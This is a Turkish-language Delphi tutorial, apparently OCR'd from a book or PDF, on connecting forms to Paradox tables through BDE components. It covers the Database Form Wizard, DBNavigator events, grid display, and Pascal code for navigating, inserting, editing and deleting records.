Uygulamanızdan Paradox Tablolarına Bağlanmak:

Programınız içerisinden Paradox veri tabanına aşağıdaki adımları izleyerek kolayca bağlanabilirsiniz.

- Birinci adımda formunuzun üzerine "**BDE**" Yaprağında bulunan "Table" nesnesinden bir adet yerleştirin.
- "Table" kontrolünün "**DataBaseName**" özelliğine tablonuzun içerisinde bulunduğu klasörü referans gösteren "Alias" ınızın (bizim örneğimizde "gazi") ismini aktarın.
- Üçüncü adımda yine "**Table**" nesnesini seçerek "Object Inspector" penceresinden "**Table Name**" özelliğine paradox ta oluşturduğunuz tablonuzun ismini girin (veya seçin). Bizim örneğimizde "SERVIS" tablosu olacaktır.
- Dördüncü adımda aşağıdaki form tasarımını oluşturup, altı (6) adet Label kontrolü ile yine altı (6) adet "**DataControls**" yaprağında yer alan "**DBEdit**" kontrolü yerleştiriniz.



- Yerleştirdiğiniz kontroller ile "Table" nesnesi arasındaki bağlantıyı sağlamak için formunuza bir adet "**DataAccess**" yaprağında yer alan "**DataSource**" kontrolü yerleştirin.
- "**DataSource**" kontrolünü seçip "Object Inspector" pencersinden "**DataSet**" özelliğine eklemiş olduğunuz "Table" kontrolünüzün ismini aktarın. Şayet değiştirmediyseniz "Table1" olarak açılan pencerede gözükecektir.
- Bu adımda "Table" nesnenizin "**Active**" özelliğine "true" değerini aktarın ve aşağıdaki "DBEdit" kontrolü ayarlarına geçin.

- "**DBEdit1**" kontrolünüzü seçip "Object Inspector" penceresinden "DataSource" özelliğine formunuza eklemiş olduğunuz "DataSource" nesnenizin ismini aktarın (veya seçin). Şayet ismini değiştirmediyseniz "DataSource1" olarak gözükecektir.
- Yine "Object Inspector" penceresinden "**DataField**" özelliği için seçmiş olduğunuz tabloya ait uygun sütunu seçin (tüm sütun isimleri bu özellikte gözükecektir). Bizim örneğimizde ilk "DBEdit" kontrolü "SIRANO" yu göstereceği için bu ismi seçtik.
- Son adım olarak diğer "DBEdit" kontrolleri içinde aynı iki ayarı yaparak uygulamanızı çalıştırınız. Tüm kayıt bilgilerinin kontrollere aktarıldığını göreceksiniz.

Resimli veya CheckBox İçeren Tablo Sütunlarıyla Bağlantı:

Bazı durumlarda tablonuzda kişiye ait resimleri saklamak zorunda kalabilirsiniz. Bu tip durumlarda o sütun için uygun bir tip seçmelisiniz. Paradox resim alanları için sütun tipinizi "**OLE**" olarak belirlemenizi ister. Aynı şekilde "MEDENI HAL" gibi evet-hayır seçenekleri içeren sütunlar içinse "**Logical**" tipini seçmeniz gerekecektir. Şimdi aşağıdaki tabloyu oluşturup program içerisinden bu tabloya bağlanalım.

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+	Otomatik artar	*
MUSTERIADI	A	25	
MEDENIHALI	L		
SATISTARIHI	D		
SATILANURUN	A	25	
RESMI	O		


Bu tabloda "Type" kısmında kullanılan "A" harfi karakter veriler için,"L" harfi true-false içerikler için,"D" Tarihsel içerikler için,"+" karakteri otomatik artan sütunlar için, "O" harfi ise resim türü verileri barındırmak için kullanılmaktadır.

Wizard Kullanarak Veri Tabanına Bağlanmak:

Aşağıdaki adımları izleyerek sihirbaz yardımıyla kolayca oluşturmuş olduğunuz tabloya bağlanabilirsiniz.

- "File->New->Other" seçeneklerini izleyerek "New Items" penceresinin açılmasını sağlayın.
- Açılan bu pencereden "**Business**" yaprağını aktifleştirin.
- "DataBase Form Wizard" seçeneğini çift tıklayarak sihirbazı işlemleriniz için devreye sokun.


❖ Aşağıdaki "Database Form Wizard" penceresi açılacaktır. Bu pencerede "Form Options" kısmından "**Create a simple form**" seçeneğini "DataSet Options" kısmından da "**Create a form using table objects**" i seçerek "Next" buttonuna tıklayın.




❖ Aşağıdaki yeni pencere açılacaktır.

❖ Bu pencerede "**Drive or Alias name**" kısmından talonuzun bulunduğu klasörü referans gösteren "Alias" ınızı seçip "MUSTERI" tablosunu işaretleyin (aynı Alias ın içerisinde istediğiniz kadar tablo yaratabilirsiniz).

❖ “Next” buttonuna tıkladıktan sonra aşağıdaki pencere açılacaktır. Bu pencerede yer alan “**Available Fields**” kısmındaki tüm sütun başlıklarını “>>” düğmesine tıklayarak “**Order Selected Fields**” penceresine aktarın.




❖ “Next” buttonuna tıkladıktan sonra açılan pencereden “Vertical” seçeneğini seçin.
❖ “Next” buttonuna tıkladıktan sonra açılan pencereden “Left” seçeneğini seçin.
❖ “Next” buttonuna tıkladıktan sonra “**Form Only**” seçeneği işaretli iken “Finish” buttonuyla bitirin.



Delphi yukarıdaki şekilde her şeyin hazır bulunduğu bir form oluşturacaktır. Artık programınızı çalıştırabilirsiniz.

Şayet tasarımı bir önceki örnekte olduğu gibi kendiniz yapmak isterseniz. "MEDENİHAL" Sütunu için "DBEdit" kontrolü yerine aynı yaprakta yer alan "DBCheckBox" kontrolünü kullanmak, aynı şekilde "RESMI" Sütunu için de, yine aynı yaprakta yer alan "DBImage" kontrolünü kullanmanız gerekecekti. Diğer işlemleri hiç bir değişiklik yapmadan aynen uygulamalısınız.

Bu örnekte "RESIM" sütununun boş olduğu sanıyorum dikkatinizi çekmiştir. Aktif kayıda aşağıdaki şekilde ekleyeceğiniz bir kod bloğuyla kolayca resim ekleyebilirsiniz.



Formunuza "Dialog" yaprağında yer alan "**OpenDialog**" kontrolünden bir adet yerleştirip aşağıdaki kod satırlarını da resmi gösteren kontrolün "OnDblClick" yordamına ekleyiniz.

```
procedure TForm3.ImageRESMIDblClick(Sender: TObject);
var
  yol:AnsiString;
begin
  OpenDialog1.Title:='Resim Seç';
  OpenDialog1.Filter:='ico Dosyaları|*.ico|Bmp Dosyaları|*.bmp';
  if OpenDialog1.Execute Then
  begin
    yol:=OpenDialog1.FileName;
    Table1.Edit; //değişme moduna al
    ImageRESMI.Picture.LoadFromFile(yol);
    Table1.Post;//yazdır
  end;
end;
```

Kodda kullanılan “ImageRESMI” komutu kontrolün ismidir. Şayet değiştirmediyseniz sütun ismine yakın bir isim alacaktır. Yapılan işlem ise resmin üzerine çift tıklandığı zaman “OpenDialog” penceresi açtırılmaktadır. Tablo kayıtları üzerinde değişiklik yapılabilmesi için muhakkak “Edit” moduna alınması gerekir. “Table1.Edit” satırıyla yapılan işlem budur. En son olarak “Table1.Post” komutuyla yeni resim veri Tabanına yazdırılmaktadır.

DBNavigator Kontrolü:

Bu kontrolü kullanarak kayıtlar arası gezinti, Yeni kayıt ekleme, kayıt silme, kayıt güncelleme işlemlerini kolayca yapabilirsiniz. Kontrole “DataControls” yaprağından erişebilirsiniz. Üzerindeki buttonlar ve anlamları aşağıda verilmiştir.

İlk Kayıt	**İlk Kayda Gider**
Önceki Kayıt	**Bir Önceki Kayda Gider**
Sonraki Kayıt	**Bir Sonraki Kayda Gider**
Son Kayıt	**En Son Kayda Gider**
Kayıt Ekle	**Yeni Boş Kayıt Ekler**
Kayıt Sil	**Aktif Kaydı Siler**
Değiştir	**Kaydı Değiştirme Moduna Al**
Kaydet	**Kaydı Tabloya Yazar**
İptal	**Son Yapılan Değişiklikleri İptal Eder**
Güncelle	**Tabloyla yeniden veri akışı oluşturur.**

Aşağıda sizin yabancı olduğunuz en genel özellikleri verilmiştir. Kullanımı son derece basit olan bu özellikler ile “Navigator” kontrolünü en etkili şekilde kullanabilirsiniz.


- **DataSource**

Bu özelliği sayesinde yönetilecek olan kaynak belirlenir (tablo, query veya Stored Procedur). Kodla veya “Object Inspector” penceresinden kolayca ayarlanabilir (Genellikle properties penceresinden ayarlamak yeterli olacaktır).


- **Hints**

Bu özellikle mous kontrolün üzerine geldiğinde o düğmenin ne işe yaradığını gösteren açıklama balonlarının içerikleri belirlenebilir.Burada hatırlatalım, balon içeriklerinin gösterilebilmesi için “ShowHint” özelliğinin “true” olması gerekmektedir. Aksi takdirde Açıklama balon içerikleri var olsa bile kullanıcı tarafından gözükmeyecektir.

Aşağıdaki “String List Editor” penceresi açıklama balon içeriklerini göstermektedir.




Varsayılan olarak ingilizce yazılan bu değerleri sırayı bozmadan Türkçe karşılıklarına çevirebilirsiniz.
Pencere içeriklerini aşağıda gösterilen şekilde değiştiriniz. “**ShowHint**” özelliğini true yapınız ve programınızı çalıştırınız.



Bu aşamadan sonra mousu “Navigator” kontrolü üzerinde bekletirseniz açıklama balonlarınız yukarıda belirtilen türkçe karşılıklarıyla kullanıcıyı bilgilendirecektir.

- **VisibleButtons**

Bu özellikle gösterilecek olan düğmeleri belirleyebilirsiniz. Kontrolü seçip "Object Inspector" penceresinden gösterilmesini istemediğiniz buttonun özelliğini "false" yapmalısınız.



Özelliğini false yaptığınız button artık kullanıcı tarafından gözükmeyecektir. Bu şekilde salt okunur kayıtlar üretebilirsiniz. Yani kullanıcı sadece kayıtlar arası gezinti yapabilecek asla kayıtlarınızı değiştiremiyecektir.

DBNavigator Kontrolü İçin Tıklanan Düğmeye Kod Yazmak:


Her ne kadar "DBNavigator" düğmeleri kendi kodlarını işletsede sizde bu kodlara ekleme yapabilirsiniz. Bu işlem için öncelikle "DBNavigator" kontrolünü seçip "OnClick" yordamını oluşturmasını sağlayın.

- **OnClick Yordamı**

Bu yordam "DBNavigator" kontrolü içerisindeki düğmelerden hangisine tıklarsanız tıklayın işleyen bir yordamdır. Bu yordamda tanımlanan "Button" parametresi tıklanan düğmenin numarasını tutarak programcıya o düğmeye ait ek kod yazma şansı vermektedir. Aşağıdaki kodu yazıp programı çalıştırın. Bu aşamada "ilk Kayıt" düğmesine tıklayın.

```
procedure TForm3.DBNavigatorClick(Sender: TObject; Button: TNavigateBtn);
begin
  if Button=nbFirst Then //ilk düğme tıklanırsa
    ShowMessage('İlk Kayıda Geldiniz')
end;
```

İlk Kayıt Düğmesine tıkladıktan sonra aşağıdaki gibi kullanıcıyı bilgilendirmek amaçlı eklemiş olduğunuz kod işletilecektir. Bu yordama yazacağınız kodlar, kontrolün kendi kodlarını işletmesini engellemez.



Burada tıklanılan düğme, prosedür içerisinde tanımlanan "Button" isimli parametrede tutulmaktadır. "**nbFirst**" değerini alması ilk düğmenin tıklanıldığı anlamını taşımaktadır. Aşağıda diğer düğmelerin anlamları tablo halinde verilmiştir.

Button	Sonuç
nbFirst	**İlk Kayıt Buttonu Tıklandı**
nbPrior	**Önceki Kayıt Buttonu Tıklandı**
nbNext	**Sonraki Kayıt Buttonu Tıklandı**
nbLast	**Son Kayıt Buttonu Tıklandı**
nbInsert	**Kayıt Ekle Tıklandı**
nbDelete	**Kayıt Sil Tıklandı**
nbEdit	**Kayıt Değiştir Tıklandı**
nbPost	**Kaydet Tıklandı**
nbCancel	**Değişiklikleri İptal Et Tıklandı**
nbRefresh	**Güncelle Tıklandı**


- **BeforeAction Yordamı**

Herhangi bir düğmeye tıklanıldığı anda, kontrol henüz kendi kodlarını işletmeden hemen önce sizin, kodlarınızın işletilmesini sağlayan bir yordamdır. Aynı şekilde burada da "Button" parametresi hangi düğmenin tıklanıldığını belirlemek için kullanılmaktadır.

```
procedure TForm3.DBNavigatorBeforeAction(Sender: TObject;
  Button: TNavigateBtn);
begin
  if Button=nbCancel Then//iptal düğmesine basarsa
    begin
     ShowMessage('Yapılan En Son Değişiklikler İptal Edilecek');
    end;
end;
```

Kayıtları DataGrid Nesnesinde Göstermek:


Tablonuzda yer alan kayıtları topluca kullanıcıya göstermek için kullanılan en popüler kontrol "DataGrid" nesnesidir. Uygulamanıza "DataControls" yaprağında yer alan bu kontrolden bir adet yerleştirip "**DataSource**" özelliğine verilerinizi göstereceğiniz tabloya ait "DataSource" kontrolünü aktarın. Şayet ismini değiştirmediyseniz bizim projemizde "**DataSource1**" olarak gözükecektir.



Programı çalıştırdıktan sonraki pencere görüntüsü yukarıdaki gibi oluşacaktır. "DBNavigator" kontrolü ile kayıtlar arasında gezinti yaparsanız hem "DBEdit" kontrolünün hemde "DataGrid" nesnesinin kayıt pozisyonunun beraberce değiştiğini göreceksiniz. Bunun sebebi kontrollerin kaynak olarak aynı nesneyi yanı "DataSource1" kontrolünü kullanmalarından kaynaklanmaktadır. Mesela "DBNavigator" kontrolünde yer alan "Kayıt Ekle" düğmesine tıklarsanız ister "DataGrid" nesnesinden, isterseniz "DBEdit" kontrollerinden kayıtlarınızı kolayca girebilirsiniz. Sonuç iki durumda da aynı olacaktır.

Kayıt İşlemlerini Kodla Yapmak:

Bazı durumlarda kayıt işlemleri için "DBNavigator" kontrolünü kullanmak istemeyebilirsiniz (zorunlu kaldığınız durumlar da olabilir). O zaman her şeyi kodla yaptırmak zorunda kalacaksınız. Aşağıdaki tasarımı oluşturup gerekli bağlantıları yukarıda anlattığımız şekilde yapın.



Düğmelere ait kodlar aşağıda verilmiştir. Tamamını uygulamanıza ait "Unit" penceresine ekleyiniz.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  Table1.Open;//Tabloyu aç
end;
procedure TForm4.Button1Click(Sender: TObject);
//İlk Kayda Git
begin
  Table1.First;
end;
procedure TForm4.Button2Click(Sender: TObject);
//Önceki Kayıt
```

```
begin
  if not Table1.Bof Then  //ilk kayıt değilse
    Table1.Prior
  else
    ShowMessage('Zaten İlk Kayıttasınız');
end;
procedure TForm4.Button3Click(Sender: TObject);
//Sonraki Kayıt
begin
  if not Table1.Eof Then
    Table1.Next
  else
    ShowMessage('Zaten Son Kayıttasınız');
end;
procedure TForm4.Button4Click(Sender: TObject);
//Son Kayıt
begin
  Table1.Last;
end;
procedure TForm4.Button5Click(Sender: TObject);
//Kayıt Ekle
begin
  Table1.Insert;
  EditMAGAZAADI.SetFocus;//imleç ilk sütuna gitsin
end;
procedure TForm4.Button6Click(Sender: TObject);
//Kayıt Sil
var
  mesaj:Integer;
begin
mesaj:=Application.MessageBox('Silmek İstediğinizden Eminmisiniz','Sil',
MB_YesNo);
  if mesaj=mrYes Then
    begin
      Table1.Delete;
      ShowMessage('Kayıt Silindi');
    end
  else
    ShowMessage('Kayıt Silme İşlemi İptal Edildi');
end;
procedure TForm4.Button7Click(Sender: TObject);
//Kayıt Değiştir
begin
```

```
  Table1.Edit;
end;
procedure TForm4.Button8Click(Sender: TObject);
//Kaydet
begin
  Table1.Post;
end;
procedure TForm4.Button9Click(Sender: TObject);
//İptal Et
begin
  Table1.Cancel;
end;
procedure TForm4.Button10Click(Sender: TObject);
//Güncelle
begin
  Table1.Refresh;
end;
```

